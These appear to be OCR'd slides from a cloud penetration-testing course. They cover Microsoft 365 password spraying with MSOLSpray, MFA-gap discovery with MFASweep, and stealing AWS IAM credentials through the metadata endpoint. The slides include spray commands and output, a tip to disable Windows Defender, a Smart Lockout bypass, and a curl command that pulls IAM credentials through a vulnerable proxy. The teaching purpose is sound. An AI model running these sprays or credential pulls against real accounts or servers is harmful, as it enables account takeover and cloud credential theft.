
LAB: Password Spraying


- We will be using the Windows VM for the next few labs!
- First, let's download the MSOL password spraying script MSOLSpray from https://github.com/dafthack/MSOLSpray.
- Navigate to the repo in a browser then click MSOLSpray.ps1 to load the contents of the script.



LAB: Password Spraying


- Next, click the "Raw" button towards the top right of the script.
- Copy the entire script and paste it into a new text file, then save it to your system as MSOLSpray.ps1. Make sure to change the "Save as type" to "All Files".
- NOTE: You may need to disable Windows Defender






LAB: Password Spraying

- Create a text file with ten (10) fake users we will spray along with your own user account (cloudbreach_spray@youraccount.onmicrosoft.com). (Do not spray accounts you do not own. You may use my domain "glitchcloud.com" for generating fake target users)
- Save this file as "userlist.txt" in the same location as MSOLSpray.ps1



LAB: Password Spraying



- Start a new PowerShell window.
- Change directories to where you stored MSOLSpray.ps1 and the userlist file.
- Next import MSOLSpray, and run the spray

```
Import-Module .\MSOLSpray.ps1
```

```
Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you set for your spray account created during the initial setup]
```

```
PS C:\Users\beau\Desktop> Invoke-MSOLSpray -UserList .\userlist.txt -Password
[*] There are 11 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 03/14/2020 20:11:01
[*] WARNING! The user test1@glitchcloud.com doesn't exist.
[*] WARNING! The user test2@glitchcloud.com doesn't exist.
[*] WARNING! The user test3@glitchcloud.com doesn't exist.
[*] WARNING! The user test4@glitchcloud.com doesn't exist.
[*] WARNING! The user test5@glitchcloud.com doesn't exist.
[*] SUCCESS! theintern@glitchcloud.com :
[*] WARNING! The user test6@glitchcloud.com doesn't exist.
[*] WARNING! The user test7@glitchcloud.com doesn't exist.
[*] WARNING! The user test8@glitchcloud.com doesn't exist.
[*] WARNING! The user test9@glitchcloud.com doesn't exist.
[*] WARNING! The user test10@glitchcloud.com doesn't exist.
PS C:\Users\beau\Desktop>
```

Password Protection & Smart Lockout

- Azure Password Protection
  - Prevents users from picking passwords with certain words like seasons, company name, etc.
- Azure Smart Lockout
  - Locks out auth attempts whenever brute force or spray attempts are detected
  - Can be bypassed with FireProx + MSOLSpray
    - https://github.com/ustayready/fireprox


Conditional Access Policies & MFA

Microsoft MFA

- Microsoft 365 and Azure have built-in MFA options
- Free Microsoft accounts can use the MFA features
- Microsoft MFA verification options:
  - Microsoft Authenticator app
  - OAUTH Hardware token
  - SMS
  - Voice call


Security Defaults

- Security Defaults is an Azure AD setting that helps protect accounts by:
  - Requires all users register for MFA
  - Blocks legacy auth protocols (EWS, IMAP, etc.)
  - Requires MFA during auth when necessary
  - Protects privileged activities like access to Azure portal
- These are great settings to have but sometimes more granular options are necessary.
- Conditional Access Policies are more advanced, but Security Defaults must be disabled to use them.




Conditional Access Policies

- Fine-grained controls for access to resources and when/where MFA is applied
- Can be built around different scenarios such as:
  - The user, location they are coming from, device they are using, their "real-time risk" level, and more




Legacy Auth

- Legacy Authentication – SMTP, IMAP, EAS, EWS, POP3, etc.
- Sometimes employees need access to legacy portals (ex. Outlook for Mac)
- These can be completely blocked with conditional access policies
- Note that Exchange ActiveSync has its own checkbox
- Legacy auth End of Life pushed back to 2nd half of 2021



Device Platforms



Device platforms


The device platform is characterized by the operating system that runs on a device. Azure AD identifies the platform by using information provided by the device, such as user agent strings. Since user agent strings can be modified, this information is unverified. Device platform should be used in concert with Microsoft Intune device compliance policies or as part of a block statement. The default is to apply to all device platforms.


Azure AD Conditional Access supports the following device platforms:

- Android
- iOS
- Windows Phone
- Windows
- macOS


Device Platforms

- Authentication without a mobile user agent and with





MFASweep



- Tool to help find inconsistencies in Microsoft MFA deployments
  - Microsoft Graph API
  - Azure Service Management API
  - Microsoft 365 Exchange Web Services
  - Microsoft 365 Web Portal
  - Microsoft 365 Web Portal Using a Mobile User Agent
  - Microsoft 365 Active Sync
  - ADFS
- https://github.com/dafthack/MFASweep

```
---------- Microsoft 365 Web Portal ----------
[*] Authenticating to Microsoft 365 Web Portal...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Microsoft
 365 Web Portal. Checking MFA now...
[**] It appears MFA is setup for this account to access Microsoft 365 via the
web portal.


---------- Microsoft 365 Web Portal w/ Mobile User Agent (Android) -----
-----------
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Microsoft
 365 Web Portal. Checking MFA now...
[**] It appears there is no MFA for this account.
[***] NOTE: Login with a web browser to https://outlook.office365.com using a
mobile user agent.
```

MFASweep


- To run MFASweep all you need is a set of credentials you want to test
- WARNING: This script attempts to log in to the provided account SIX (6) different times (7 if you include ADFS). If you enter an incorrect password, this may lock the account out.
- Import MFASweep into a PowerShell session

```
Import-Module MFASweep.ps1
```

- Run the Invoke-MFASweep module with the credentials

```
Invoke-MFASweep -Username targetuser@targetdomain.com -Password
Winter2020
```

MFASweep




- Can also check ADFS

```
--------------- ADFS Authentication ----------------
[*] Getting ADFS URL...
[*] Found the ADFS authentication URL here: https://[redacted].com/adfs/ls/?username=[redacted]
[redacted].com&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&wctx=
[*] Authenticating to On-Prem ADFS Portal at: https://[redacted].com/adfs/ls/?username=[redacted]
[redacted].com&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&wctx=
[*] SUCCESS! [redacted].com was able to authenticate to the ADFS Portal. Checking MFA
now...
[**] NOTE: This part may open a browser. If closed immediately it may prevent an SMS/call to the user
.
[**] Got redirected after login...
[**] Redirection to device login occurred. This may indicate MFA is in place and is setup to SMS or C
all the user.
PS C:\Users\beau\Desktop> _
```


- For more information check out the blog post here: https://www.blackhillsinfosec.com/exploiting-mfa-inconsistencies-on-microsoft-services/

AWS Instance Metadata URL




- Cloud servers hosted on services like EC2 needed a way to orient themselves because of how dynamic they are
- A "Metadata" endpoint was created and hosted on a non-routable IP address at 169.254.169.254
- Can contain access/secret keys to AWS and IAM credentials
- This *should* only be reachable from the localhost
- Server compromise or SSRF vulnerabilities might allow remote attackers to reach it

AWS Instance Metadata URL



- IAM credentials can be stored here:
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role Name>
- Can potentially hit it externally if a proxy service (like Nginx) is being hosted in AWS.
  - curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/meta-data/iam/security-credentials/ && echo
- CapitalOne Hack
  - Attacker exploited SSRF on EC2 server and accessed metadata URL to get IAM access keys. Then, used keys to dump S3 bucket containing 100 million individual's data

